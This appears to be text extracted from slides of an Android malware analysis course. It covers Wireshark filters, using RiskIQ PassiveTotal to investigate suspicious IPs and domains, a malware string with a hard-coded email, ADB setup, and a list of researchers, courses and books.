
Network Traffic Analysis

What protocols should we look for?

What IP addresses or domains?

```
ip.addr == 213.174.157.151  
ftp  
irc
```


ip.addr



Using RiskIQ to Investigate an IP/Domain

RiskIQ > PassiveTotal

"RiskIQ PassiveTotal™ expedites investigations by connecting internal activity, event, and incident indicator of compromise (IOC) artifacts to what is happening outside the firewall—external threats, attackers, and their related infrastructure."

<https://www.riskiq.com/products/passivetotal>

The screenshot shows the RiskIQ Community Edition homepage. On the left, a sidebar menu includes Home, PassiveTotal Search, Digital Footprint, Projects, Settings, LEARN (Demo, Help, Blog), FEEDBACK (Ideas Portal), DEVELOPERS (API, Python Client, Ruby Client, Rust Client), INTEGRATIONS (Splunk, IBM), and a bottom section for GitHub and LinkedIn. The main content area features a search bar at the top with the placeholder "Search RiskIQ for Domains, Hosts, IPs, SSL Cert SHA-1, or Contact Email". Below it is a "MY DIGITAL FOOTPRINTS" section for "lookout.com" with metrics: High Alexa Rank (8), 291 Open Ports, 22 High CVE, and 1 Critical CVE. A "MY HISTORY" sidebar lists recent activity: 35.198.52.222 (21 days ago), 216.58.193.78 (a month ago), forum.theme.desity.com (2 months ago), 117.135.167.88 (2 months ago), s3.vlifepaper.com (2 months ago), 117.135.167.123 (2 months ago), 117.135.167.84 (2 months ago), 115.28.84.237 (2 months ago), and kino.diofas.ru (2 months ago). A "YOUR ACCOUNT" sidebar shows "PassiveTotal Community Edition" usage statistics and a "Digital Footprint Snapshot" download link. A "FEATURED" sidebar lists recent threat intelligence findings: Accenture: SNAKEMACKEREL - Threat Campaign Likely Targeting NATO Members, Defense and Military Outlets (11), Magecart Group 4: Never gone, simply advancing IOCs (88), Evilginx in the wild: Targeted phishing attacks against Google accounts (7), and Unknown Adversary - Cobalt Strike infrastructure domains (12).


RiskIQ > PassiveTotal

Useful search queries:

- IP address
- Domain
- Hard-coded email addresses

```
ip.addr == 213.174.157.151
```

```
v9 = new y(DataService.d.getString("guser",
"mwvrussia@gmail.com")
```




List IOCs you think could be useful for this family

Red Phones & ADB

Do I Need a SIM Card?

Not necessarily. Often, wifi is enough.

If you *do* decide to get a SIM card, you can get planless ones from some convenience stores.
(Eg. 7Eleven in Canada)



ADB


In order to use ADB, you'll need to have your device in developer mode and with USB debugging turned on!

Developer options:

Settings > About phone and tap **Build number** seven times

Debugging:

Developer options > USB Debugging



Resources

Active researchers on Twitter

Lukas Stefanko (<https://twitter.com/LukasStefanko>)
"fs0c131y" (<https://twitter.com/fs0c131y>)
Maddie Stone (<https://twitter.com/maddiestone>)
Tatyana Shishkova (<https://twitter.com/sh1shk0va>)
Jeremy Richards (<https://twitter.com/dyngnosis>)
Michael Flossman (<https://twitter.com/terminalrift>)
Tim Strazzere (<https://twitter.com/timstrazz>)
Azeria (<https://twitter.com/fox0x01>)

Courses

SANS SEC575 - Mobile Device Security & Ethical Hacking
SANS FOR585 - Smartphone Forensic Analysis
Azeria Labs - ARM Assembly Basics
(<https://azeria-labs.com/writing-arm-assembly-part-1/>)
My Youtube Android Reversing Series:
<https://youtube.com/chmodxx>

Books

[Android Malware and Analysis](#) - Ken Dunham, Shane Hartman, Manu Quintans, Jose Andre Morales, Tim Strazzere
[Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software](#) - Michael Sikorski, Andrew Honig
[Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation](#) - Bruce Dang (Author), Alexandre Gazet (Author), Elias Bachaalany (Author), Sébastien Josse (Contributor)

[The Mobile Application Hacker's Handbook](#) - Dominic Chell (Author), Tyrone Erasmus (Author), Shaun Colley (Author), Ollie Whitehouse (Author)

[Wireshark 101: Essential Skills for Network Analysis](#) - Laura Chappell
My favourite books on everything from malware analysis to foreign policy and biographies:
<https://chmodxx.net/reading-list/>